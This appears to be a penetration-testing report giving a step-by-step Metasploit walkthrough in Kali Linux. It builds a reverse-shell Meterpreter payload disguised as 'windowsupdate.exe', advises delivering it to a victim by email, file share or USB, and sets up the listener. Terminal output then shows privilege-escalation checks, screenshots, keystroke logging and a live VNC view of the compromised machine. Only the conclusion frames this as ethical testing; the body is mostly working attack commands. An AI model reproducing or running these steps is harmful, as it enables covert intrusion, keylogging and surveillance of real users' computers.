

# **A Research Report on (System-Hacking)**

Prepared by  
Siva Krishna Siripurapu

# Report on System-Hacking

## 3.SYSTEM HACKING BY USING METASPLOIT FRAMEWORK IN KALI LINUX:

### Process of creating windows payload step by step:

**STEP 1:** Start the kali-Linux & open a new terminal as a root user.

**STEP 2:** Write the command to create a payload for windows.

**COMMAND:** msfvenom -p windows/meterpreter/reverse\_tcp  
LHOST=192.168.1.21 LPORT=4444 -f exe -o  
/home/kali/downloads/windowsupdate.exe

[ - ] No platform was selected, choosing Msf::Module:: Platform:: Windows from the payload

[ - ] No arch selected, selecting arch: x86 from the payload


No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes

This command creates a payload for system hacking in .exe format.

## **METASPLOIT PAYLOAD CREATION:**



```
root@kali:~/Downloads
ls
CamHacker CamPhish phoneinfoga PhoneSploit-Pro scrcpy seeker sybiote zphisher

root@kali:~/Downloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=4444 -f exe > windowsupdate.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

root@kali:~/Downloads
```

**STEP 3:** Transfer the Payload to Victim by using several methods.

They are:

- 1.**E-MAIL:** Send the payload via email, disguised as a legitimate file.
- 2.**FILE SHARING SERVICES:** Upload to a file sharing service and provide the link to the target.
- 3.**USB-DRIVE:** Physically copy the payload onto the USB drive and transfer it to the target machine.

## PAYLOAD UPLOADED TO VICTIM COMPUTER



**STEP 4:** Start the msfconsole and use the commands to connect to the session.

**Command: msfconsole**

```
msf6 > use exploit/multi/handler
```

```
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set lhost 192.168.1.21
```

```
lhost => 192.168.1.21
```

```
msf6 exploit(multi/handler) > set lport 4444
```

```
lport => 4444
```

```
msf6 exploit(multi/handler) >
```

```
root@kali: ~  
File Actions Edit View Help  
'000000000kkkk00000: :00000000000000000'  
o00000000.MMMMM.o0000o0000!.MMMM,00000000o  
d00000000.MMMMM.c00000c.MMMMM,00000000x  
l00000000.MMMMMMMMM.d;MMMMMMMM,00000000l  
.00000000.MMM,MMMMMMMMMMMM.MMM,00000000.  
c0000000.MMM.00c.MMMMM.o00.MMM,0000000c  
o0000000.MMM.0000.MMM:0000.MMM,000000o  
l00000.MMM.0000.MMM:0000.MMM,00000l  
;0000'MMM.0000.MMM:0000.MMM;0000;  
the way ,d00o'WM.0000o000x0000.MX'x00d.  
you see the ,k0l'M.0000000000000.M'dok,  
kind of :kk;.0000000000000;.0k:  
;k000000000000000k:  
,x000000000000x,  
.l0000000l.  
,d0d,  
.  
=[ metasploit v6.4.31-dev- ]  
+ -- --[ 2458 exploits - 1264 auxiliary - 430 post ]  
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.1.21  
lhost => 192.168.1.21  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > 
```



## STEP 5: Execute the Payload


Once the target user has the payload on their system, they need to execute it. This can be done by double-clicking the payload.exe file.

## STEP 6: Access the Target

Once the payload is executed, you should see a session opened in your Metasploit console, allowing you to control the target system

## PERFORMING PRIVILEGE ESCALATION:

### Privilege Escalation:



```
root@kali: ~  
File Actions Edit View Help  
D:\>exit  
exit  
meterpreter > getuid  
Server username: DESKTOP-HOCSP3A\sairam  
meterpreter > run post/multi/recon/local_exploit_suggester  
  
[*] 192.168.1.38 - Collecting local exploits for x86/windows...  
[*] 192.168.1.38 - 198 exploit checks are being tried...  
[+] 192.168.1.38 - exploit/windows/local/bits_ntlm_token_impersonation: The target appears to be vulnerable.  
[+] 192.168.1.38 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.  
[+] 192.168.1.38 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be valid  
[+] 192.168.1.38 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.  
[*] Running check method for exploit 42 / 42  
[*] 192.168.1.38 - Valid modules for session 1:  
  
# Name Potentially Vulnerable? Check Result  
- - -  
1 exploit/windows/local/bits_ntlm_token_impersonation Yes The target appears to be vulnerable  
2 exploit/windows/local/bypassuac_fodhelper Yes The target appears to be vulnerable  
3 exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes The service is running, but could n  
4 exploit/windows/local/ms16_075_reflection Yes The target appears to be vulnerable  
5 exploit/windows/local/adobe_sandbox_adobecollabsync No Cannot reliably check exploitabilit  
6 exploit/windows/local/agnitum_outpost_ocs No The target is not exploitable.  
7 exploit/windows/local/always_install_elevated No The target is not exploitable.  
8 exploit/windows/local/anyconnect_lpe No The target is not exploitable. v  
9 exploit/windows/local/bthpan No The target is not exploitable.  
10 exploit/windows/local/bypassuac_comhijack No The target is not exploitable.  
11 exploit/windows/local/bypassuac_eventvwr No The target is not exploitable.  
12 exploit/windows/local/bypassuac_sluihijack No The target is not exploitable.  
13 exploit/windows/local/canon_driver_privesc No The target is not exploitable. No C
```

Once you have a Meterpreter session, you can attempt privilege escalation.

Steps:

1. Check Current User Privileges

To check if you already have root or admin privileges:

`getuid`

2. Run Privilege Escalation Script


Meterpreter has a built-in post module to automate privilege escalation:

`run post/multi/recon/local_exploit_suggester`

3. Apply Suggested Exploits

Based on the suggestions, use an appropriate local exploit to escalate privileges.

## PERFORMING SCREENSHOT:



```
meterpreter > screenshot
Screenshot saved to: /root/venNnese.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscreen_dump
[-] Unknown command: keyscreen_dump. Did you mean keyscan_dump? Run the help command for more details.
meterpreter > keyscan_dump
Dumping captured keystrokes...
sivakrishna<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.21 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\sivak\AppData\Local\Temp\tvmrIKDQulD.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.21:4545 ...
meterpreter > [*] VNC Server session 2 opened (192.168.1.21:4545 → 192.168.1.38:31046) at 2024-10-12 14:35:52 +0530
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-hocsp3a"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

## Capture Screenshot:

Once inside the system via Meterpreter, capturing a screenshot is easy.

Use the following command in the Meterpreter session:

## Command: screenshot

This will save a screenshot from the victim's machine to your Metasploit workspace.

## Capture Keystrokes:

To capture keystrokes from the target machine

Steps:

1. Start Keylogger

In the Meterpreter session:

## Command: keyscan\_start

2. View Captured Keystrokes

After some time, retrieve the captured keystrokes:


## Command: keyscan\_dump

3. Stop Keylogger

To stop the keylogger:

## Command: keyscan\_stop

## VIEW LIVE SCREEN:





## **View Live Screen (VNC/Remote Desktop)**

To view the live screen of the target machine, you can use the VNC or screen viewing capabilities of Metasploit.

**1. Start VNC Session:** Use this command to interact with the target's desktop:

**Command:** `run vnc`

This will allow you to view the target's screen in real-time.

## **Conclusion**

System hacking using the Metasploit Framework in Kali Linux demonstrates the powerful capabilities of ethical hacking tools for penetration testing. Through the steps outlined in this report, we explored the creation and deployment of a payload, establishing a connection to a target system, and executing advanced post-exploitation techniques such as privilege escalation, keylogging, screenshot capturing, and live screen viewing.

The Metasploit Framework, as showcased, is a versatile and robust platform for simulating real-world attack scenarios. It provides security professionals with a comprehensive toolkit for identifying vulnerabilities and testing system defenses. Each phase—from payload creation and delivery to accessing and exploiting the system—emphasizes the importance of understanding the tools and techniques used by attackers to strengthen cybersecurity measures.

By mastering these processes in a controlled and ethical environment, security analysts can proactively mitigate risks, improve system resilience, and enhance overall organizational security. This research highlights the dual nature of hacking tools: while they can be used maliciously, they are indispensable in fortifying systems against potential threats when employed responsibly.